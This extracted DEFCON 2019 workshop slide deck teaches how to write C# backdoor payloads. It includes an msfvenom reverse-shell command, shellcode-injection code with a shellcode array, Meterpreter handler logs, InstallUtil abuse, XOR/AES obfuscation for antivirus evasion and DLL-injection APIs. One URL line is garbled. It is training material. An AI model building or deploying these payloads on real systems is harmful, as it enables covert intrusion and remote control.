### WRITING CUSTOM BACKDOOR PAYLOADS WITH C#

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Defcon 2019



# #WHOAREWE



#### WORKSHOP GUIDELINES

GOALS


EXERCISES & LAB GUIDE
 HTTPS://GITHUB.COM/MVELAZCO/DEFCON27

CAPTURE THE FLAG

### INTRODUCTION

#### COMMAND & CONTROL

- Communication channel established between an infected host and a server used to control the victim host remotely
- Client server architecture



https://www.active countermeasures.com/blog-beacon-analysis-the-key-to-cyber-threat-hunting/linear-active countermeasures.com/blog-beacon-analysis-the-key-to-cyber-threat-hunting/linear-active countermeasures.com/blog-beacon-analysis-the-key-to-cyber-threat-hunting/linear-active countermeasures.com/blog-beacon-analysis-the-key-to-cyber-threat-hunting/linear-active countermeasures.com/blog-beacon-analysis-the-key-to-cyber-threat-hunting/linear-active countermeasures.com/blog-beacon-analysis-the-key-to-cyber-threat-hunting/linear-active countermeasures.com/blog-beacon-analysis-the-key-to-cyber-threat-hunting/linear-active countermeasures.com/blog-beacon-analysis-the-key-to-cyber-threat-hunting/linear-active countermeasures.com/blog-beacon-analysis-the-key-to-cyber-threat-hunting/linear-active countermeasures.com/blog-beacon-active countermeasures.com/blog-beacon-a

#### COMMAND & CONTROL FRAMEWORKS

- Metasploit
- PowerShell Empire
- Cobalt Strike
- PoschC2
- TrevorC2

- Covenant
- FactionC2
- Koadic
- Merlin
- Sliver

#### METASPLOIT & METERPRETER

- Extensible C-based payload that uses in memory DLL injection to load modules at runtime
- Meterpreter and the modules it loads run from memory, without touching disk.
- Supports HTTP & HTTPs

#### METASPLOIT & METERPRETER

```
<u>msf</u> exploit(handler) > [*] https://192.168.1.14:443 handling request from 192.168.1.12;
(UUID: tngr4xse) Staging x86 payload (180311 bytes) ...
[*] Meterpreter session 1 opened (192.168.1.14:443 -> 192.168.1.12:52599) at 2018-06-30
02:14:23 -0400
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...
<u>meterpreter</u> > sysinfo
Computer : WIN7-1
               : Windows 7 (Build 7601, Service Pack 1).
Architecture : x64
System Language : en US
Domain
               : HACKLABZ
Logged On Users : 12
                : x86/windows
Meterpreter
meterpreter > help
Core Commands
_____
                              Description
    Command
                              Help menu
    background
                              Backgrounds the current session
    bakill
                             Kills a background meterpreter script
    balist
                             Lists running background scripts
```


#### POWERSHELL EMPIRE

- Pure-Powershell2.0 Windows remote administration tool
- Cryptologically-secure communications
- Integrated by default with other Powershell frameworks like PowerSploit and PowerView
- Flexible C2 settings
- HTTP & HTTPS

#### POWERSHELL EMPIRE

```
(Empire: agents) > [+] Initial agent 52C7F6PH from 192.168.1.12 now active (Slack)
(Empire: agents) > interact 52C7F6PH
(Empire: 52C7F6PH) > sysinfo
(Empire: 52C7F6PH) > sysinfo: 0|http://192.168.1.14:80|HACKLABZ|hsimpson|WIN7-1|192.168
.1.12|Microsoft Windows 7 Professional |False|powershell|2424|powershell|2
Listener:
                 http://192.168.1.14:80
Internal IP:
                192.168.1.12
Username:
                  HACKLABZ\hsimpson
Hostname:
                WIN7-1
                 Microsoft Windows 7 Professional
DS:
High Integrity:
Process Name:
                  powershell
Process ID:
                  2424
Language:
                  powershell
Language Version: 2
(Empire: 52C7F6PH) >
```

#### COMMAND & CONTROL FRAMEWORKS




https://www.fireeye.com/blog/threat-research/2019/04/carbanak-week-part-one-a-rare-occurrence.html

- Object oriented programming language released in 2001 as part of the .NET initiative
- C# source is compiled to IL (Intermediate Language) which can then be translated into machine instructions by the CLR (Common Language Runtime)

https://docs.microsoft.com/en-us/dotnet/standard/clr

Managed Code vs Unmanaged https://docs.microsoft.com/en-us/dotnet/standard/managed-code



https://www.c-sharpcorner.com/UploadFile/8911c4/code-execution-process/

```
1.cs* + ×
                                                                                   → NelloWorld
C# Miscellaneous Files
             using System;
           ⊟class HelloWorld
                 static void Main()
      6
                     Console.WriteLine("Hello World!");
                     Console.WriteLine("Press any key to exit.");
                     Console.ReadKey();
     10
     11
     12
```

■ Pinvoke (Platform Invocation Services) allows managed code to call functions implemented in unmanaged libraries (Dlls)

#### DllImportAttribute Class

Namespace: System.Runtime.InteropServices

Assemblies: System.Runtime.InteropServices.dll, mscorlib.dll, netstandard.dll

Indicates that the attributed method is exposed by an unmanaged dynamic-link library (DLL) as a static entry point.

[System.AttributeUsage(System.AttributeTargets.Method, Inherited=false)]
[System.Runtime.InteropServices.ComVisible(true)]
public sealed class DllImportAttribute : Attribute

LABS

## LAB O: ENVIRONMENT SET UP

### LAB 1: HELLO WORLD

#### CONSOLE CLASS


■ Represents the standard input, output, and error streams for console applications.


Console.WriteLine("Hello World!"); Console.ReadKey();

<u>https://docs.microsoft.com/en-us/dotnet/api/system.console?view=netframework-4.8</u>

#### WINDOWS API

- Exposes programming interfaces to the services provided by the OS
- File system access, processes & threads management, network connections, user interface, etc.
- https://docs.microsoft.com/en-us/windows/desktop/api/





#### MESSAGEBOX

- Displays a modal dialog box that contains a system icon, a set of buttons, and a brief application-specific message
- If the function fails, the return value is zero


#### **Syntax**

```
int MessageBox(
  HWND hWnd,
  LPCTSTR lpText,
  LPCTSTR lpCaption,
  UINT uType
);
```

## LAB 2: CUSTOM METERPRETER STAGER

#### METERPRETER BACKDOORS

- Staged payloads
- msfvenom -p windows/x64/meterpreter/revers e\_https LHOST=[IP] LPORT=443 -f exe > rev.exe



https://blog.cobaltstrike.com/2013/06/28/staged-payloads-what-pen-testers-should-know/

#### WEB.CLIENT CLASS

Provides common methods for sending data to and receiving data from a resource identified by a URI.

```
WebClient client = new WebClient(); client.Headers["User-Agent"] ="Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36"; byte[] response = client.DownloadData("https://www.google.com/");
```

<u>https://docs.microsoft.com/en-us/dotnet/api/system.net.webclient?view=netframework-4.8</u>

#### VIRTUALALLOC

- Reserves a region of memory within the virtual address space of the calling process.
- If succeeds, it returns the base address of the allocated region

#### Syntax

```
C++

LPVOID VirtualAlloc(
    LPVOID lpAddress,
    SIZE_T dwSize,
    DWORD flAllocationType,
    DWORD flProtect
);
```

#### MARSHAL CLASS

- Provides a collection of methods for allocating unmanaged memory, copying unmanaged memory blocks, and converting managed to unmanaged types
- https://docs.microsoft.com/enus/dotnet/api/system.runtime.interopservices.marshal?view=netframework-4.8

public static void Copy (byte[] source, int startIndex, IntPtr destination, int length);

#### CREATETHREAD

- Creates a thread within the virtual address space of the calling process
- If it succeeds, it returns a handle to the new thread

#### Syntax

```
HANDLE CreateThread(

LPSECURITY_ATTRIBUTES lpThreadAttributes,

SIZE_T dwStackSize,

LPTHREAD_START_ROUTINE lpStartAddress,

__drv_aliasesMem LPVOID lpParameter,

DWORD dwCreationFlags,

LPDWORD lpThreadId

);
```

#### WAITFORSINGLEOBJECT

- Waits until the specified object in the signaled state
- If succeeds, the return value indicated the event that caused the function to return


#### **Syntax**

```
C++

DWORD WaitForSingleObject(
HANDLE hHandle,
DWORD dwMilliseconds
);
```

■ 2.exe:10612 Properties										_		×		
Image	Performance Performa	nce Graph GPU Grap	h Threads TCP/IP	Security	Environment	Job	.NET Assemblies	.NET Performance	Strings					
☑R	☑ Resolve addresses													
Pro	t Local Address	Remote Address	State									7		
TCP	user-pc.nyc.rr.com:	192.168.0.35:8080	CLOSE_WAIT											
TCF	user-pc.nyc.m.com:	192.168.0.35:8080	ESTABLISHED											

2.ex	e:10612 Prope	ties									-	-	×
Image	Performance	Performance Graph	GPU Graph	Threads	TCP/IP	Security	Environment	Job	.NET Assemblies	.NET Performance	Strings		
Printable strings found in the scan:													
https://192.168.0.35:8080/nD7qcbYj8eZVilSlCKHiKQ5d9UJt8wcsY3KVBWttBEvK9mbfbWNqZ9sf1									^				
	-Agent la/5.0 (Window	s NT 10.0; Win64; x64	I) AppleWebK	it/537.36 (	KHTML.I	ike Gecko)	Chrome/60.0.3	3112.113	3 Safari/537.36				
VS_\	/ERSION_INFO		,,, pp.0110511			into doorto,	0.000		0010117007.00				
	leInfo												
	slation ıFileInfo												
	escription												
	ersion												



#### CAPTURE THE FLAG #1

As shown on the screenshot above, the payload opens a console window that will be visible to the victim and easy to spot. Change the source code of Exercise 2 to hide the console using Windows API calls.



## LAB 3: RAW SHELLCODE INJECTION

#### SHELLCODE

- Sequence of bytes that represent assembly instructions
- Usually used as the payload after successful exploitation
- Metasploit's msfvenom generates shellcode for different payloads

```
byte[] shellcode = new byte[301] {
0xfc,0x48,0x81,0xe4,0xf0,0xff,0xff,0xff,0xe8,0xd0,0x00,0x00,0x00,0x41,0x51,
0x41,0x50,0x52,0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x3e,0x48,
0x8b,0x52,0x18,0x3e,0x48,0x8b,0x52,0x20,0x3e,0x48,0x8b,0x72,0x50,0x3e,0x48,
0x0f,0xb7,0x4a,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,
0x2c,0x20,0x41,0xc1,0xc9,0x0d,0x41,0x01,0xc1,0xe2,0xed,0x52,0x41,0x51,0x3e,
0x48,0x8b,0x52,0x20,0x3e,0x8b,0x42,0x3c,0x48,0x01,0xd0,0x3e,0x8b,0x80,0x88,
0x00,0x00,0x00,0x48,0x85,0xc0,0x74,0x6f,0x48,0x01,0xd0,0x50,0x3e,0x8b,0x48,
0x18,0x3e,0x44,0x8b,0x40,0x20,0x49,0x01,0xd0,0xe3,0x5c,0x48,0xff,0xc9,0x3e,
0x41,0x8b,0x34,0x88,0x48,0x01,0xd6,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x41,
0xc1,0xc9,0x0d,0x41,0x01,0xc1,0x38,0xe0,0x75,0xf1,0x3e,0x4c,0x03,0x4c,0x24,
0x08,0x45,0x39,0xd1,0x75,0xd6,0x58,0x3e,0x44,0x8b,0x40,0x24,0x49,0x01,0xd0,
0x66,0x3e,0x41,0x8b,0x0c,0x48,0x3e,0x44,0x8b,0x40,0x1c,0x49,0x01,0xd0,0x3e,
0x41,0x8b,0x04,0x88,0x48,0x01,0xd0,0x41,0x58,0x41,0x58,0x5e,0x59,0x5a,0x41,
0x58,0x41,0x59,0x41,0x5a,0x48,0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,
0x59,0x5a,0x3e,0x48,0x8b,0x12,0xe9,0x49,0xff,0xff,0xff,0x5d,0x49,0xc7,0xc1,
0x00,0x00,0x00,0x00,0x3e,0x48,0x8d,0x95,0xfe,0x00,0x00,0x00,0x3e,0x4c,0x8d,
0x85,0x15,0x01,0x00,0x00,0x48,0x31,0xc9,0x41,0xba,0x45,0x83,0x56,0x07,0xff,
0xd5,0x48,0x31,0xc9,0x41,0xba,0xf0,0xb5,0xa2,0x56,0xff,0xd5,0x48,0x65,0x6c,
0x6c,0x6f,0x20,0x66,0x72,0x6f,0x6d,0x20,0x73,0x68,0x65,0x6c,0x6c,0x63,0x6f,
0x64,0x65,0x20,0x21,0x00,0x4d,0x65,0x73,0x73,0x61,0x67,0x65,0x42,0x6f,0x78,
0x00 };
```

#### SHELLCODE

#### SHELLCODE INJECTION

■ VirtualAlloc, CreateThread & WaitForSingleObject for the win!

```
UInt32 codeAddr = VirtualAlloc(0, (UInt32)shellcode.Length,MEM_COMMIT, PAGE_EXECUTE_READWRITE);
Marshal.Copy(shellcode, 0, (IntPtr)(codeAddr), shellcode.Length);
threatHandle = CreateThread(0, 0, codeAddr, parameter, 0, ref threadId);
WaitForSingleObject(threatHandle, 0xffffffff);
```

#### SHELLCODE INJECTION

```
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_https
payload => windows/x64/meterpreter/reverse_https
msf5 exploit(multi/handler) > set LHOST 192.168.67.129
LHOST => 192.168.67.129
msf5 exploit(multi/handler) > set LPORT 8080
LPORT => 8080
msf5 exploit(multi/handler) > run

[*] Started HTTPS reverse handler on https://192.168.67.129:8080
[*] https://192.168.67.129:8080 handling request from 192.168.67.1; (UUID: zi5ctk3q) Staging x64 paylo ad (207449 bytes) ...
[*] Meterpreter session 1 opened (192.168.67.129:8080 -> 192.168.67.1:50214) at 2019-06-25 22:28:03 -0 400

meterpreter >
```

✓ ☐ explorer.exe	4936	0.20		87.98 MB	WINDEV1905EVAL\User	Windows Explorer
SecurityHealthSystray.exe	7356			1.59 MB	WINDEV1905EVAL\User	Windows Security notification
vmtoolsd.exe	7488	0.07	760 B/s	27.54 MB	WINDEV1905EVAL\User	VMware Tools Core Service
OneDrive.exe	7568			20.3 MB	WINDEV1905EVAL\User	Microsoft OneDrive
> 👊 cmd.exe	2264			2.92 MB	WINDEV1905EVAL\User	Windows Command Processor
> 💐 procexp.exe	9824			2.98 MB	WINDEV1905EVAL\User	Sysinternals Process Explorer
> 尾 devenv.exe	2840	0.03		92.37 MB	WINDEV1905EVAL\User	Microsoft Visual Studio 2019
	9704			10.25 MB	WINDEV1905EVAL\User	Notepad++ : a free (GNU) sou
✓ ■ 1.exe	10424			16.25 MB	WINDEV1905EVAL\User	
conhost.exe	6344			6.96 MB	WINDEV1905EVAL\User	Console Window Host

#### INSTALLUTIL


"Command-line utility that allows you to install and uninstall server resources by executing the installer components in specified assemblies"

https://docs.microsoft.com/en-us/dotnet/framework/tools/installutil-exe-installer-tool

Microsoft signed binary that can be used to run any .NET assembly ©

InstallUtil.exe /logfile= /LogToConsole=false /U malicious.exe

#### INSTALLUTIL




#### CAPTURE THE FLAG #2

Modify Exercise 2's source code to obtain a meterpreter shell by abusing InstallUtil.exe




# LAB 4: SHELLCODE OBFUSCATION

#### MSFVENOM'S DEFAULT PAYLOAD



#### CUSTOM SHELLCODE INJECTION



#### EXCLUSIVE OR (XOR)

 Exclusive disjunction (exclusive or ) is a logical operation that outputs true only when inputs differ

XOR Truth Table							
In	put	Output					
0	0	0					
0	1	1					
1	0	1					
1	1	0					


 Commonly used by malware to bypass signature detection

> 01010111 01101001 01101011 01101001 11110011 11110011 11110011 10100100 10011010 10011000 10011010


### ADVANCED ENCRYPTION STANDARD (AES)

- Symmetric block cipher, subset of the Rijndael block cipher
- Adopted by the US government and used worldwide
- https://nvlpubs.nist.gov/nistpubs/FIPS/NIST.FIPS.197.pdf

#### XORED SHELLCODE



#### AES SHELLCODE



# LAB 5: POWERSHELL WITHOUT POWERSHELL.EXE

#### .NET BROTHERS

- C# and PowerShell are effectively frontends for the .NET framework.
- They can both call and execute each other's code

  http://executeautomation.com/blog/calling-c-code-in-powershell-and-vice-versa/
- Powershell.exe is a process that hosts the System.Management.Automation.dll

using System.Management.Automation

#### POWERSHELL CLASS

- Provides a simple interface to execute a PowerShell command or script
- <u>https://docs.microsoft.com/en-us/dotnet/api/system.management.automation.powershell?view=pscore-6.2.0</u>

```
PowerShell ps1 = PowerShell.Create();
ps1.AddScript("Start-Process calc.exe");
ps1.Invoke();
```

Can Co	TITOSE.CXC		402 IV 372		SOIC WINDOW FIOSE	Microsoft Corporation	O-F DIC	
cmd.exe		2	,752 K 792	K 7544 Wir	dows Command Processor	Microsoft Corporation	64-bit	
conhost.	exe	10	,220 K 13,620	K 10900 Cor	sole Window Host	Microsoft Corporation	64-bit	
cmd.exe		3	,616 K 2,612	K 9256 Wir	dows Command Processor	Microsoft Corporation	64-bit	
2.exe		66	,424 K 73,852	K 1228			64-bit	
<ul><li>procexp.exe</li></ul>		4	,188 K 2,828	K 14856 Sys	internals Process Explorer	Sysintemals - www.sysinter	32-bit	
procexp64.exe		3.91 33	324 K 30,916	K 3160 Sys	internals Process Explorer	Sysintemals - www.sysinter	64-bit	
notepad.exe		2	,376 K 2,296	K 6684 Not	epad	Microsoft Corporation	64-bit	
OneDrive.exe		< 0.01 21	,384 K 4,532	K 7604 Mic	rosoft OneDrive	Microsoft Corporation	32-bit	
Name	Description		Company Na	me	Path			

gdi32full.dll	GDI Client DLL	Microsoft Corporation	C:\Windows\System32\gdi32full.dll
imm32.dll	Multi-User Windows IMM32 API Client DLL	Microsoft Corporation	C:\Windows\System32\imm32.dll
IPHLPAPI.DLL	IP Helper API	Microsoft Corporation	C:\Windows\System32\IPHLPAPI.DLL
kemel.appcore.dll	AppModel API Host	Microsoft Corporation	C:\Windows\System32\kemel.appcore.dll
kemel32.dll	Windows NT BASE API Client DLL	Microsoft Corporation	C:\Windows\System32\kemel32.dll
KemelBase.dll	Windows NT BASE API Client DLL	Microsoft Corporation	C:\Windows\System32\KemelBase.dll
KemelBase.dll.mui	Windows NT BASE API Client DLL	Microsoft Corporation	C:\Windows\System32\en-US\KemelBase.dll.mui
locale.nls			C:\Windows\System32\locale.nls
Microsoft.Managem	CS	Microsoft Corporation	C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\8db1eb6b8f3c0465fc8
Microsoft.PowerShe		Microsoft Corporation	C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P1706cafe#\6371be84d6391efc6a
Microsoft.PowerShe	Microsoft Windows PowerShell Management Commands	Microsoft Corporation	C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\514abc3770d56cc38
Microsoft.PowerShe	Microsoft Windows PowerShell Utility Commands	Microsoft Corporation	C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\4bb3d3cd37ab29460
Microsoft.PowerShe	Microsoft.PowerShell.ConsoleHost	Microsoft Corporation	C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\83712ecd33587dd40
Microsoft.PowerShe	Microsoft Windows PowerShell Management Commands	Microsoft Corporation	C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\ba3f5994580a89c46d
Microsoft.WSMan		Microsoft Corporation	C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.We0722664#\8c69c51f665d342f77
msasn 1.dll	ASN.1 Runtime APIs	Microsoft Corporation	C:\Windows\System32\msasn1.dll
mscoree.dll	Microsoft .NET Runtime Execution Engine	Microsoft Corporation	C:\Windows\System32\mscoree.dll

# LAB 6: DLL INJECTION

#### IN THE WILD

#### Dyre Trojan

Table 4 details the characteristics of the Dyre Trojan injected into memory.

#### Overview


The injected Dyre Trojan contains five resources. Two of the resources

(7r3ysoac6 and 9tcucogn5)

Table 4. Injected Dyre characteristics						
File name	b378185c4f8d6359319245b9faeac8db					
MD5	b378185c4f8d6359319245b9faeac8db					
SHA-1	55619aecdc21e8cecb652b7131544a1d431cb0ba					
SHA-256	0a615fcd8476f1a525dc409c9fd8591148b2cc3886602a76d39b7b9575eb659b					
Size (bytes)	125,952					
Purpose	Inject malicious .dll into web browser processes, download configurations, modules and executables					

are encrypted, while two other resources (0y2hgif34 and 4qvndmku0) are compressed and encrypted. The first 32 bytes inside the fifth resource (6et5aphf7) are used as XOR keys to decrypt 0y2hgif34 and 4qvndmku0.

https://www.symantec.com/content/dam/symantec/docs/security-center/whitepapers/dyre-emerging-threat-15-en.pdf



https://www.f-secure.com/documents/996508/1030745/blackenergy\_whitepaper.pdf

#### DLL INJECTION

- Technique used to run arbitrary code within the address space of another process by forcing it to load a DLL
- Use legitimately by applications like anti malware for API hooking https://nagareshwar.securityxploded.com/2014/03/20/code-injection-and-api-hooking-techniques/
- Also used by malware as a means to avoid detection and obtain visibility into other process memory

#### PROCESS MODULES

■ "A module is an executable file or DLL. Each process consists of one or more modules"

https://docs.microsoft.com/en-us/windows/win32/psapi/module-information


- The API EnumProcessModules can be used to list a process modules https://docs.microsoft.com/en-us/windows/win32/api/psapi/nf-psapi-enumprocessmodules
- .NET also implements an interface to interact with process modules

#### PROCESS CLASS

Provides access to local and remote processes and enables you to start and stop local system processes.

```
using (Process myProcess = new Process())
{
    myProcess.StartInfo.UseShellExecute = false;
    // You can start any process, HelloWorld is a do-nothing example.
    myProcess.StartInfo.FileName = "C:\\HelloWorld.exe";
    myProcess.StartInfo.CreateNoWindow = true;
    myProcess.Start();
    // This code assumes the process you are starting will terminate itself.
    // Given that is is started without a window so you cannot terminate it
    // on the desktop, it must terminate itself or you can do it programmatically
    // from this application using the Kill method.
}
```

https://docs.microsoft.com/en-us/dotnet/api/system.diagnostics.process?view=netframework-4.8



http://blog.opensecurityresearch.com/2013/01/windows-dll-injection-basics.html

#### **OPENPROCESS**

- Opens an existing local process object.
- If succeeds, it returns a handle to the process

```
C++

HANDLE OpenProcess(
   DWORD dwDesiredAccess,
   BOOL bInheritHandle,
   DWORD dwProcessId
);
```

#### VIRTUALALLOCEX

- Reserves, commits, or changes the state of a region of memory within the virtual address space of a specified process
- If succeeds, the return value is the base address of the allocated region

```
LPVOID VirtualAllocEx(
HANDLE hProcess,
LPVOID lpAddress,
SIZE_T dwSize,
DWORD flAllocationType,
DWORD flProtect
);
```

#### WRITEPROCESSMEMORY

- Writes data to an area of memory in a specified process
- If succeeds, the return value is nonzero.

```
BOOL WriteProcessMemory(
HANDLE hProcess,
LPVOID lpBaseAddress,
LPCVOID lpBuffer,
SIZE_T nSize,
SIZE_T *lpNumberOfBytesWritten
);
```

#### LOADLIBRARY

- Loads the specified module into the address space of the calling process
- If succeeds, it returns a handle to the loaded module

```
C++

